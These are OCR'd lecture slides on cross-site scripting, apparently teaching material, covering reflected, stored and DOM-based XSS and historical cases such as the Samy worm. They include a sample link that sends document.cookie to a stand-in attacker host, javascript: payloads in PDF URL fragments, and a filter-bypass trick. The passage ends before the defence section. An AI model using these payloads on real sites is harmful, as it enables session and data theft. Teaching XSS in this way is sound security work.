
Cross Site Scripting (XSS)

Based on John Mitchell's slides

Basic scenario: reflected XSS attack




XSS example: vulnerable site

- search field on victim.com:
  - **http://victim.com/search.php?term=apple**

- Server-side implementation of **search.php**:

```
<HTML>    <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>   </HTML>
```



Bad input

- Consider link: (properly URL encoded)

```
http://victim.com/search.php ? term =
   <script> window.open(
        “http://badguy.com?cookie = ”
+
        document.cookie )  </script>
```

- What if user clicks on this link?
  1. Browser goes to victim.com/search.php
  2. Victim.com returns
     `<HTML> Results for <script> … </script>`
  3. Browser executes script:
     - Sends badguy.com cookie for victim.com

Attack Server

user gets bad link

www.attacker.com

```
http://victim.com/search.php ?
  term = <script> ... </script>
```

Victim client

user clicks on link

victim echoes user input

Victim Server

www.victim.com

```
<html>
Results for
   <script>
   window.open(http://attacker.com?
   ... document.cookie ...)
   </script>
</html>
```

What is XSS?

- An XSS vulnerability is present when an attacker can inject scripting code into pages generated by a web application
- Methods for injecting malicious code:
  - Reflected XSS (“type 1”)
    - the attack script is reflected back to the user as part of a page from the victim site
  - Stored XSS (“type 2”)
    - the attacker stores the malicious code in a resource managed by the web application, such as a database
  - Others, such as DOM-based attacks

Damage Caused by XSS


Stealing information: The injected JavaScript code can steal victim's private data including the session cookies, personal data displayed on the web page, data stored locally by the web application.

Spoofing requests: The injected JavaScript code can send HTTP requests to the server on behalf of the user.

Web defacing: the injected JavaScript code can make arbitrary changes to the page (through its DOM). Example: JavaScript code can change a news article page to something fake or change some pictures on the page.

System compromise: exploiting vuln through the code injection

Basic scenario: reflected XSS attack



PayPal 2006 Example Vulnerability

- Attackers contacted users via email and fooled them into accessing a particular URL hosted on the legitimate PayPal website.
- Injected code redirected PayPal visitors to a page warning users their accounts had been compromised.
- Victims were then redirected to a phishing site and prompted to enter sensitive financial data.

Source:
https://news.netcraft.com/archives/2006/06/16/paypal_security_flaw_allows_identity_theft.html

Adobe PDF viewer “feature”

(version <= 7.9)

- PDF documents execute JavaScript code

```
http://path/to/pdf/file.pdf#whatever_name_you_want=javascript:code_here
```

The code will be executed in the context of the domain where the PDF files is hosted

This could be used against PDF files hosted on the local filesystem

http://jeremiahgrossman.blogspot.com/2007/01/what-you-need-to-know-about-uxss-in.html

Here's how the attack worked:

- Attacker located a PDF file hosted on website.com
- Attacker created a URL pointing to the PDF, with JavaScript Malware in the fragment portion

```
http://website.com/path/to/file.pdf#s=javascript:alert(”xss”);)
```

- Attacker enticed a victim to click on the link
- If the victim had Adobe Acrobat Reader Plugin 7.0.x or less, confirmed in Firefox and Internet Explorer, the JavaScript Malware executed

Note: alert is just an example. Real attacks do something worse.


And if that doesn’t bother you...

- PDF files on the local filesystem:


```
file:///C:/Program%20Files/Adobe/Acrobat%207.0/Resource/ENUtxt.pdf#blah=javascript:alert("XSS");
```

JavaScript Malware now runs in local context with the ability to read local files ...

Reflected XSS attack



Stored XSS


Attack Server
4 steal valuable data
1
Inject malicious script
Store bad stuff
2 request content
3 receive malicious script
User Victim
Download it
Server Victim

MySpace.com (Samy worm)

- Users could post HTML on their pages
  - MySpace.com ensured HTML contains no

    `<script>, <body>, onclick, <a href=javascript://>`

  - … but could do Javascript within CSS tags:

`<div style="background:url('javascript:alert(1)')">`

And can hide `"javascript"` as `"java\nscript"`

- With careful javascript hacking:
  - Samy worm infected anyone who visited an infected MySpace page … and added Samy as a friend.
  - Samy had millions of friends within 24 hours.

http://namb.la/popular/tech.html

Stored XSS using images

Suppose pic.jpg on web server contains HTML !

- request for http://site.com/pic.jpg results in:

```
HTTP/1.1  200 OK
…
Content-Type:  image/jpeg

<html>  fooled ya  </html>
```

- IE will render this as HTML (despite Content-Type)

- Consider photo sharing sites that support image uploads
  - What if attacker uploads an “image” that is a script?

DOM-based XSS (no server used)

- Example page

```
<HTML><TITLE>Welcome!</TITLE>
Hi <SCRIPT>
var pos = document.URL.indexOf("name=") + 5;
document.write(document.URL.substring(pos,docum
ent.URL.length));
</SCRIPT>
</HTML>
```


- Works fine with this URL

```
http://www.example.com/welcome.html?name=Joe
```

- But what about this one?

```
http://www.example.com/welcome.html?name=
<script>alert(document.cookie)</script>
```

Defenses at server



How to Protect Yourself (OWASP)

- The best way to protect against XSS attacks:
